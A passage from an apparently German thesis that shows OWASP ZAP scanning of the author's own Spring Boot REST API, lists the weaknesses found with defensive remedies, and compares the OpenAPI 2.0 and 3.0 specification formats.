


Abbildung 4.24: URL zum Spider

Dadurch wird die gesamte Zielwebsite gesichtet und anschließend nach Schwachstellen durchsucht. Der Scan-Fortschritt und die gefundenen Seiten werden wie bei der Abbildung 4.25 im unteren Fenster angezeigt.

Processed	Method	URI	Flags
●	GET	http://localhost:8080/	Seed
●	GET	http://localhost:8080/robots.txt	Seed
●	GET	http://localhost:8080/sitemap.xml	Seed
●	GET	http://localhost:8080/console	Seed
●	GET	http://localhost:8080/documentation.html	Seed
●	GET	http://localhost:8080/favicon.ico	Seed
●	GET	http://localhost:8080/wildfly.css	Seed
●	GET	http://github.com/wildfly/quickstart	Out of Scope
●	GET	http://wildfly.org/	Out of Scope
●	GET	https://community.jboss.org/en/wildfly	Out of Scope
●	GET	https://issues.jboss.org/browse/WFLY	Out of Scope
●	GET	http://boss.org/	Out of Scope

Abbildung 4.25: Spider Ergebnis

Wenn es fertig ist, wird auf „Alerts“ geklickt, um Sicherheitsprobleme der Website wie folgendes anzuzeigen:

Alerts (3)
<ul style="list-style-type: none"> X-Frame-Options Header Not Set (4) Web Browser XSS Protection Not Enabled (7) X-Content-Type-Options Header Missing (10)

Abbildung 4.26: Gefundene Sicherheitslücken

Jeder Ordner enthält verschiedene Arten von Sicherheitsproblemen, die für den Schweregrad farbcodiert sind. Durch Klicken auf den Ordner werden einzelne Probleme angezeigt, die für zusätzliche Informationen ausgewählt werden können. Es enthält nicht nur eine detaillierte Erklärung des Problems, sondern auch Empfehlungen zur Lösung des Problems enthält.

4.9 Vor- und Nachteile zwischen manuelle und automatisierte Penetrationstest

Beim Penetrationstest kann der Tester entweder manuelle oder automatisierte oder beide Methoden anwenden, um die Schwachstellen in der Webanwendung zu ermitteln. Die Methoden der Tester basieren auf ihren Fähigkeiten und Kenntnissen. Es gibt jedoch einige Faktoren, z. B. welche Methode wirksam ist, weniger Zeitverwirrung und Zuverlässigkeit in Betracht gezogen werden sollten, bevor sie

angewendet werden. Obwohl manuelle Durchdringung Testen und automatisiertes Scannen können beide verwendet werden, um kritische Sicherheitslücken in Webanwendungen zu finden, von denen jede eigene Stärken und Schwächen aufweist. Ein Anwendungskontext sollte bei der Entscheidung helfen, welcher der geeigneter ist. Der Kontext umfasst Folgendes: Wie groß ist die Anwendung, wie hoch ist das Budget des Projekts oder wann soll es freigegeben werden?

Automatisierte Werkzeuge arbeiten in der Größenordnung viel schneller und ist eine sichere und einfache Methode, um alle Aufgaben im Zusammenhang mit dem Penetrationstest durchzuführen, da die meisten Aufgaben automatisiert sind, können Tests weniger zeitaufwändig sein als manuelle Tests. Es ist viel schwieriger, die einzelnen Komponenten, Dienste und Protokolle manuell mit der gleichen Geschwindigkeit zu testen, die eine Maschine ausführen kann. Weil Automatisierte Tests schneller als manuelle Tests sind, werden die Ergebnisse auch schneller akkumuliert. Sicherheitsberichte werden automatisch generiert und können zur Offline-Prüfung als XML-, PDF- oder HTML-Dateien exportiert werden[8].

Durch das automatisierten Penetrationstest können größere Angriffsflächen leichter abgedeckt werden, indem das Crawlen von Webanwendungen implementiert werden, um potenzielle Angriffseingaben, insbesondere technische Schwachstellen, zu erkennen. Manuelles Testen würde viel Zeit erfordern, um die gleiche Abdeckung und den gleichen Vergleich mit bekannten Schwachstellen gewährleisten zu können[49].

Automatisierte Tools können eine große Anzahl von Inputdaten für jeden Test initialisieren und ausführen, können sich jedoch nicht dafür entscheiden, die Inputdaten für jedes Szenario korrekt auszuführen. Es wird normalerweise mit mehreren Inputdaten übertragen und auf eine Reaktion gewartet werden, d.h. ist es schwierig für automatisierte Tools, um die Webanwendungen und -dienste genau zu testen, wodurch logische Schwachstellen übersehen werden können[49].

Automatisiertes Testen bietet Vorteile für größere Projekte, da die anfänglichen Kosten für die Automatisierung und die Testwartung sehr hoch sein können. Automatisierung hilft dabei, menschliche Fehler zu vermeiden - einige Fehler, die bei manuellen Tests gemacht werden, können reduziert werden. Dies betrifft Fehler, die durch die Durchführung einer langen Liste alltäglicher Aktivitäten entstanden sind. Die einfache Reproduzierbarkeit der Tests ist auch ein großer Vorteil gegenüber dem individuellen Ansatz beim manuellen Testen. Der umfassende Test der manuellen Penetrationstests macht es zu einem sehr komplexen Prozess. Die wie-

derholte Aufgaben, die während des manuellen Tests ausgeführt werden, können zu ungenauen oder falschen Ergebnissen führen. Dieser Prozess erfordert während der gesamten Testdauer ein Team von erfahrenen Testern, was es zu einer sehr teuren Option macht. Diese Tester müssen sehr erfahren sein, da sie alle Aufgaben manuell steuern müssen. Bei automatisierten Anwendungssicherheitstests wird weniger Personal benötigt, um das Scannen und die Analyse durchzuführen[8].

Automatisierung kann zu den folgenden Kostensenkungen führen. Die Kosten für[8]:

- die Entwicklung automatisierter Tests.
- die Verbesserung der Tests, wenn sich das Produkt ändert.
- die Überprüfung der Testergebnisse.

Automatisierte Tools sind nur so zuverlässig wie ihre Updates. Wenn eine neue Sicherheitsanfälligkeit oder ein Exploit ohne bekannte Kategorie in die Umgebung eingeführt wurde, können die automatisierten Tools die Sicherheitsbedrohung nicht erkennen und identifizieren. Beim manuellen Testen kann der Tester je nach Situation und Schwachstelle einen eigenen Exploit erstellen. Dies ermöglicht die Ausführung einer umfassenden Testmethodik, die automatisierte Tools übersehen und nicht erkannt werden[49].

Ausführliche manuelle Pentests werden von erfahrenen Sicherheitsexperten ausgeführt, die versuchen, eine Webanwendung zu gefährden. Sie helfen dabei, Schwachstellen zu erkennen und komplexe Angriffsvektoren zu identifizieren. Die Menge an täglich übertragenem Code stellt jedoch eine Herausforderung dar, da es für Sicherheitsteams immer schwieriger wird, die neuesten Bedrohungen im Auge zu behalten. Hier kommen automatisierte Sicherheitstests ins Spiel. Automatisierte Test-Tools werden regelmäßig gegen eine Webanwendung ausgeführt und werden laufend mit neuen Sicherheitstests aktualisiert. Mit Hilfe der Automatisierung können Schwachstellen entdeckt werden, bevor neuer Code in die Produktion übernommen wird[20].

Die Unternehmen begannen automatisierte Testtechniken für Webanwendungen zu entwickeln. Zu diesem Zeitpunkt war das Web reifer geworden, und die Webbrowser waren in der Lage, die Komplexität dynamischer Anwendungen zu beherrschen. Das Ziel dieser frühen automatisierten Testwerkzeuge war die Automatisierung des Ermittlungsprozesses einer Webanwendung und das Einfügen

von Fehlern dazu beitragen, Schwachstellen zu entdecken. Mit dem Ausreifen automatisierter Tools für die Sicherheit von Webanwendungen wurden die meisten dieser Probleme angegangen. Da die Webanwendungen jedoch immer größer werden, wird das manuelle Testen immer schwieriger. In vielen Unternehmen wird es unmöglich werden, Zeit, Aufwand und Geld für die Bewertung des Unternehmens aufzuwenden steigende Anzahl von Webanwendungen. Unter dem Strich kann der Mensch nur so viele Codezeilen pro Tag betrachten, und wenn sich das Anwendungsvolumen vergrößert, müssen auch Ihre Testställe, die schnell zu Kosten werden können unerschwinglich[3, S. 2–5].

Unabhängig davon, ob manuelle oder automatisierte Sicherheitstesttechniken verwendet werden, ist es wichtig, das Softwareverhalten zu analysieren, um festzustellen, ob tatsächlich gegen die Grundsätze der Vertraulichkeit (engl. Confidentiality), Integrität (engl. Integrity) oder Verfügbarkeit (engl. Availability) (CIA) verstoßen wurde[34].

Kapitel 5

Evaluierung von Open API 2.0 Plug-In von OWASP ZAP

Die in Abschnitt 4.6 vorgestellten Schritte eines Penetrationstests werden in diesem Kapitel zur Evaluierung von Open API 2.0 Plug-In von OWASP ZAP herangezogen. Um die bereits entwickelte Springboot Anwendung nach Sicherheitslücken zu testen, werden mit Hilfe des Open API 2.0 Plug-Ins von OWASP ZAP die Penetrationstests durchgeführt.

5.1 Ablauf des Open API 2.0 Plug-In von OWASP ZAP

5.1.1 Vorbereitung

In der Vorbereitungsphase werden die entsprechenden Anforderungen für einen Penetrationstest erfüllt, um eine sichere Anwendung zu entwickeln. Hier wird bestimmt, welche Komponente dem Test unterzogen werden. Mittels Springboot kann automatisiert eine Dokumentation der REST API als Swagger 2.0 generiert werden. Die automatisch generierten Restdoc werden in das OpenAPI 2.0 Plug-In von OWASP-ZAP importiert und die geeigneten REST-API-Sicherheitstests für die Schwachstellen durchgeführt. Außerdem kann dieser Penetrationstest in das Konzept des White-Box-Tests eingestuft werden, da vollständige Kenntnisse der zu testenden Infrastruktur vorliegt.

5.1.2 Informationsbeschaffung

Nun, da die Vorbereitungsphase abgeschlossen ist, ist es soweit, mit der Beschaffung von Information über die Springboot Anwendung anzufangen. Diese Springboot Anwendung (Online Shop) enthält bestimmte Produkte. Durch die REST API können Produkte aufgerufen, angezeigt, hinzugefügt, aktualisiert und gelöscht werden. Normalerweise wird ein Portscan gegen das Zielsystem durchgeführt, um einen Überblick zu bekommen welche Dienste erreichbar sind, aber in dem Fall brauchen wir Portscan nicht, weil automatisch durch das OpenAPI 2.0 Plug-In alle erreichbare Dienste aufgerufen werden können. Zusätzlich ist zu erwähnen, dass bereits bekannt ist, welche Funktionalitäten diese Springboot-Anwendung besitzt, weshalb in dieser Phase nicht viel Zeit zu investieren ist.

5.1.3 Bewertung der Informationen und Risikoanalyse

In der vorherigen Phase werden alle notwendigen Informationen gesammelt und wird in dieser Phase ausführlich zusammengetragen. Da ich die Springboot-Anwendung selbst entwickelt habe, wird OWASP-ZAP im „Attack Mode“ Penetrationstests durchgeführt und wird auf kein rechtliches Problem gestoßen. Attack Mode bedeutet, dass noch mehr unnötige Informationen in das Programm geladen werden, deshalb ist es wahrscheinlicher das Programm beschädigt und könnte danach vielleicht alle Funktionalitäten nicht erfüllen.

5.1.4 Aktive Eindringversuche

Laut der Risikoanalyse in der dritten Phase können die Penetrationstests für die REST API durchgeführt werden. Durch das OpenAPI 2.0 Plug-In von OWASP ZAP wird in die Springbootanwendung so weit wie möglich vorgedrungen. Da durch den Versuch einzudringen die Springboot-Anwendung beschädigt werden könnten, wird nun eine Schattensystem (eine exakte Kopie des zu testenden Systems) verwendet.




Abbildung 5.1: Menuleiste von Open API Plug-In

Um den REST API Penetrationstest durchzuführen, wird von der Menuleiste „Tools“ geklickt und danach wird „Import an Open API definition from the local file system“ wie bei der Abbildung 5.1 gewählt.




Abbildung 5.2: Importieren von Swagger 2.0 Datei

Wie bei der Abbildung 5.2 zu sehen, wird lokale Swagger 2.0 Datei ins OWASP ZAP durch das OpenAPI 2.0 Plug-In importiert.




Abbildung 5.3: Auflistung von erreichbare Diensten

Danach wird durch das Spider alle mögliche Links aufgelistet (siehe 5.3), wenn die erreichbar sind. Nun kann mit dem „Aktive Scan“ wie bei der Abbildung 5.4 gestartet werden.




Abbildung 5.4: Aufrufen von Active Scan

Während dem Active Scan-Fortschritt wird unser lokal laufende Springboot-Anwendung für die Sicherheitslücken wie z.B. SQL Injektion, Buffer Overflow, XSS usw. gesucht.

Wenn die Suche nach Sicherheitslücken erfolgreich beendet wird, wird alle gefundene Sicherheitslücken wie bei der Abbildung 5.5 angezeigt.




Abbildung 5.5: Ergebnis von Active Scan

5.1.5 Abschlussanalyse

Nach dem Ergebnis des OWASP ZAPs wurden die folgende Sicherheitslücken gefunden;

- Application Error Disclosure (2 Stück)
- Buffer Overflow (3 Stück)
- Cross Site Scripting Weakness (Persistent in JSON Response) (3 Stück)
- Cross Site Scripting Weakness (Reflected in JSON Responses)

5.1.5.1 Vermeidung von Application Error Disclosure

Wenn eine Anwendung einem Benutzer einen Fehler anzeigt, sollte eine Fehlermeldung die Ursache des Fehlers erklären können. Durch ein normalen Stacktrace kann ein Angreifer zusätzliche Informationen über das System erfahren.

Zum Beispiel: Wenn ein Benutzer aus Versehen (oder absichtlich) einen & in einer Inputfeld eingibt, muss die Anwendung anstelle der vollständigen Fehlerdetails einschließlich der Programmierlogik die Meldung „Fehler aufgrund nicht unterstützter Zeichen. Überprüfen Sie Ihre Eingabe“ anzeigen[6].

5.1.5.2 Vermeidung von Buffer Overflow

Webanwendungen oder Webdienste verwenden Eingaben aus HTTP-Anforderungen (und gelegentlich Dateien), um zu bestimmen, wie sie reagieren sollen. Angreifer können jeden Teil einer HTTP-Anfrage manipulieren, einschließlich der URL, der Abfragezeichenfolge, der Header, der Cookies, der Formularfelder und der ausgeblendeten Felder, um die Sicherheitsmechanismen der Seite zu beschädigen. Der verbreitete Angriff für einen Manipulationsangriff ist der Pufferüberlauf.

Der Server sollte niemals annehmen, dass der Content-Type immer den Inhaltstyp-Header und den Inhalt vom selben Typ überprüft. Ein Mangel an Content-Type-Headern oder unerwarteten Content-Type-Headern sollte dazu führen, dass der Server den Inhalt mit einer `406 Not Acceptable-Antwort` ablehnt[56].

5.1.5.3 Vermeidung von Cross Site Scripting (Persistent)

Um Persistent XSS am besten zu verhindern, muss sichergestellt werden, dass alle Benutzereingaben ordnungsgemäß bereinigt werden, bevor sie dauerhaft auf dem Webserver gespeichert werden. Außerdem muss die statischen Inhalte, die den Benutzern angezeigt werden, ebenfalls bereinigt werden[1].

5.1.5.4 Vermeidung von Cross Site Scripting (Reflected)

Web Application Firewalls (WAF) spielen eine wichtige Rolle bei der Abwehr reflektierter XSS-Angriffe. Mit signaturbasierten Sicherheitsregeln kann eine WAF das Fehlen von Eingabebereinigungen ausgleichen und abnormale Anforderungen einfach blockieren. Dies umfasst Anforderungen, die versuchen, einen reflektierten Cross-Site-Scripting-Angriff auszuführen[28].

5.2 Die Wichtigkeit von automatisierte API Penetrationstesting

„Design all API security with public access in mind“

Phillipp Schöne, Axway

Der Hauptgrund ist, dass die API-Angriffsflächen größer sind. Webanwendungen werden in **micro-services** aufgeteilt, wodurch eine große Anzahl von Schnittstellen entsteht und diese Schnittstellen dem öffentlichen Internet zugänglich gemacht werden. Dadurch werden zahlreiche Angriffsflächen erstellt, sodass Hacker nicht mehr eine einzelne Anwendung angreifen müssen. Sie können sich eine Vielzahl von Diensten ansehen, wodurch das Risiko erhöht wird, dass sie auf Daten zugreifen können[5].

Im Vergleich zu anderen Komponenten ist die API in einer Anwendung die schwächste Verbindung, die ein Hacker nach Datenverletzungen suchen kann. API-Sicherheitstests stellen sicher, dass die API vor Schwachstellen geschützt ist. Der API-Hack einer Anwendung kann Verwirrung auf Organisationsebene verursachen und zu erheblichen Verlusten für die Organisation führen[16]. Des Weiteren besteht das größte Problem bei der API- und Microservices-Sicherheit derzeit darin, dass sie häufig als nachträglicher Vorgang betrachtet wird und nicht als wesentlicher Bestandteil des Entwicklungsprozesses[4].

Wenn mit dem Entwickeln der API-Sicherheitstests bis nach der Entwicklung gewartet wird, werden sie natürlich so vorbeireitet, dass nur die günstige Testfälle durchgeführt werden. Sobald eine API oder ein Teil der Software erstellt wurde, wird sich darauf konzentriert, wie sie funktioniert werden soll, aber nicht die anderen wahrscheinlichen Szenarien. Dagegen werden die Penetrationstests durch OpenAPI Plug-In von OWASP ZAP während der Entwicklung durchgeführt und mit Hilfe dieser Situation werden API-Tests nur stärker und umfassender geworden, was dem Team langfristig zugute kommt, die API-Qualität erhöht und die Anzahl der aufgetretenen Fehler verringert. Die Erfassung aller Grundlagen potenzieller Softwarefehler ist eine entscheidende Komponente für die Aufrechterhaltung des Qualitäts- und Kundenvertrauens. Automatisierte API-Tests während der Entwicklung können Probleme mit der API, dem Server, anderen Diensten

oder dem Netzwerk aufdecken, die nach der Bereitstellung möglicherweise nicht leicht gefunden oder gelöst werden können. Sobald die Software in der Produktion ist, werden durch OWASP ZAP manuelle Tests erstellt, um neuen und weiterentwickelten Anwendungsfällen zu testen. Restful API-Tests können auf verschiedene Arten in Ihren Entwicklungsprozess integriert werden. Viele Unternehmen bieten API-Tests in ihren Continuous Integration (CI) und Continuous Deployment (CD) Prozessen an. Wenn ein API-Test während CI oder CD fehlschlägt, wird der Prozess angehalten und das API-Problem muss behoben werden, bevor der Build abgeschlossen ist. Die Benutzung des OpenAPI Plug-Ins von OWASP ZAP für automatisierte API-Tests in diesen Prozess gibt den Entwickler mehr Sicherheit, dass alle Grundlagen vor der Veröffentlichung des Produkts für die Kunden abgedeckt wurden[57].

Kapitel 6

Vergleich und Bewertung zwischen Open API 2.0 und Open API 3.0

Ende 2017 wurde die Open API Specification 3.0 schließlich von der Open API Initiative veröffentlicht. Es ist eine Hauptversion und nach 3 Jahren hat es eine Menge Verbesserungen gegenüber der Open API 2.0-Spezifikation gebracht, sodass Definitionen für eine breitere Palette von APIs erstellt werden können. In diesem Kapitel werden die Hauptunterschiede zwischen Open API 2.0 und 3.0 nach der Quellen[29, 30] aufgezeigt, um ein Wegweiser für die Entwicklung des Open API 3.0 Plugins für das Open Source Werkzeug OWASP Zap zu sein.

6.1 Strukturelle Verbesserungen

Mit der OpenAPI Specification Version 3.0 wurde die Gesamtstruktur des Dokuments vereinfacht:




Abbildung 6.1: Überblick über die Struktur der Open API 2.0 und Open API 3.0 Spezifikationen[36]

6.1.1 Versionsbezeichner (engl. Version Identifier)

Version ist eine beliebige Zeichenfolge, die die Version von API angibt[68]. In 2.0 spec gibt es eine Eigenschaft namens „swagger“, die die Version der Spezifikation angibt, zum Beispiel:

```
1 "swagger": "2.0"\\
```

Quellcode 6.1: Version von Swagger

Die Versionseigenschaft, die von 2.0 als Swagger bezeichnet wurde, wird in Version 3.0 durch eine Versionskennung von Open API ersetzt.

```
1 "openapi": "3.0.0"\\
```

Quellcode 6.2: Version von Open API

6.1.2 Komponenten (engl. Components)

Oft haben mehrere API-Operationen einige gemeinsame Parameter oder geben dieselbe Antwortstruktur zurück. Um Code-Duplizierungen zu vermeiden, kann die allgemeinen Definitionen in den Abschnitt für globale Komponenten eingefügt

werden und mit `$ref` referenziert werden. Komponenten dienen als Container für verschiedene wiederverwendbare Definitionen. Die Definitionen in Komponenten haben keine direkten Auswirkungen auf die API[71].

Swagger 2.0 enthält separate Abschnitte für wiederverwendbare Komponenten wie z.B. „definitions“, „parameters“, „responses“ und „securityDefinitions“.

```
1 // Swagger 2.0
2
3 '#/definitions/User'
4 '#/parameters/offsetParam'
5 '#/responses/ErrorResponse'
```

Quellcode 6.3: Open API 2.0 - Komponenten[71]

In OpenAPI 3.0 wurden sie alle in Komponenten verschoben. Außerdem wurden Definitionen als Schemas umbenannt und securityDefinitions als securitySchemas umbenannt.

```
1 // OpenAPI 3.0
2
3 '#/components/schemas/User'
4 '#/components/parameters/offsetParam'
5 '#/components/responses/ErrorResponse'
```

Quellcode 6.4: Open API 3.0 - Komponenten[71]

Swagger 2.0 hat das Konzept der Definitionen, sie sind jedoch etwas inkonsistent und sind nicht so klar definiert. OpenAPI 3.0 versucht, das Konzept in Komponenten zu standardisieren, bei denen es sich um definierbare Objekte handelt, die an mehreren Stellen wiederverwendet werden können. Wenn für mehrere Operationen einer API eine ähnliche Eingabestruktur erforderlich ist, kann die Eingabestruktur unter der Komponente als Anforderungstext definiert und in mehreren Pfaden wiederverwendet werden. Ebenso können Header, Antworten usw. auch wiederverwendet werden. Dies ist wichtig, da dadurch einige wesentliche Wiederverwendungsvorteile hinzugefügt werden, die in Version 2.0 nicht möglich sind.

Die Liste der OpenAPI 3-Komponenten:

- responses
- parameters
- examples
- requestBodies
- headers
- links
- callbacks
- schemas
- securitySchemes

6.1.2.1 Anfrage-Format (engl. Request Format)

Anfrage-Body wird in der Regel für „Erstellen“ und „Aktualisieren“ von Operationen (POST, PUT, PATCH) verwendet. Wenn eine Ressource mit POST oder PUT erstellt wird, enthält der Anforderungshauptteil normalerweise die Darstellung der Ressource, die erstellt werden soll[72].

Einer der verwirrendsten Aspekte von Swagger 2 war `body/formData`.

```
1 "/examples/{exampleId}":
2 post:
3 parameters:
4 - name: exampleId
5 in: path
6 description: ID of example to update
7 required: true
8 type: string
9 - name: user example
10 in: body
11 description: user example to add to the database
12 required: true
13 schema:
14 type: array
15 items:
16 type: string
```

Quellcode 6.5: Swagger 2.0 - Anfrage-Format

Bei dem OpenAPI 3.0 wird `body` in seinen eigenen Abschnitt mit dem Namen `requestBody` verschoben und `formData` wurde darin zusammengeführt. Zusätzlich wurden Cookies als Parametertyp hinzugefügt.

```
1 "/examples/{exampleId}":
2 post:
3   requestBody:
4     description: user example to add to the database
5     required: true
6     content:
7       application/json:
8         schema:
9           type: array
10          items:
11            $ref: '#/components/schemas/Example'
12        examples:
13          - name: Example
14            petType: Example Type
15          - http://example.com/example.json
16    parameters:
17      - name: exampleId
18        in: path
19        description: ID of example to update
20        required: true
21        type: string
```

Quellcode 6.6: Open API 3.0 - Anfrage-Format

Der `requestBody` hat viele neue Funktionen. Man kann jetzt ein Beispiel (oder ein List von Beispielen) für `requestBody` angeben. Dies ist ziemlich flexibel (Man kann dem Beispiel ein vollständiges Beispiel, eine Referenz oder sogar eine URL übergeben).

Der neue `requestBody` unterstützt verschiedene Medientypen (Inhalt ist ein Array von Mimetypen wie `application/json` oder `text/plain`).

6.1.2.2 Antwort-Format (engl. Response Format)

Eine API-Spezifikation muss die Antworten für alle API-Vorgänge angeben. Für jede Operation muss mindestens eine Antwort definiert sein, normalerweise eine erfolgreiche Antwort. Eine Antwort wird durch ihren HTTP-Statuscode definiert und die Daten werden im `response body` oder in den Kopfzeilen zurückgegeben.

Bei den Antworten beginnt jede Antwortdefinition mit einem Statuscode, z. B. 200 oder 404. Eine Operation gibt normalerweise einen erfolgreichen Statuscode und einen oder mehrere Fehlerstatus zurück[73].

Bei dem OpenAPI 3.0 werden auch Antwort-Format aktualisiert. Man kann jetzt eine Antwort wie bei dem Quellcode 6.7 definieren, anstatt jede separat definieren zu müssen.

```
1 myExample:
2   '$request.body#/url':
3   post:
4     requestBody:
5       description: Response example
6       content:
7         'application/json':
8           schema:
9             $ref: '#/components/schemas/ResExample'
10      responses:
11        200:
12          description: response works!
```

Quellcode 6.7: Open API 3.0 - Antwort-Format

6.1.2.3 Verlinkung (engl. Linking)

Mit Links können Sie beschreiben, wie verschiedene Werte, die von einer Operation zurückgegeben werden, als Eingabe für andere Operationen verwendet werden können[74].

OpenAPI 3.0 Spezifikation unterstützt das Verknüpfen, sodass Beziehungen zwischen Pfaden sauber beschrieben werden können und diese Version bisher am widerstandsfähigsten macht. Angenommen, dass es einen Benutzer erhielt wird und er hat ein Id. Dieses Id ist an sich ziemlich nutzlos. Man kann Verlinkungen verwenden, um zu zeigen, wie man dieses Id erweitern und die vollständige Adresse erhalten.

```
1 paths:
2   /users/{userId}:
3     get:
4       responses:
5         200:
6           links:
7             address:
```

```
8      operationId: getExampleWithId
9      parameters:
10         exampleId: '\$response.body#/exampleId'
```

Quellcode 6.8: Open API 3.0 - Verlinkungen

Wie bei dem Quellcode 6.8 gesehen, dass in der Antwort von `/users/userId` eine `exampleId` zurück erhält. Die Verlinkung beschreibt, wie man das `Example` erhält, indem man auf `\$response.body#/exampleId` verweist.

6.1.2.4 Rückrufe (engl. Callbacks)

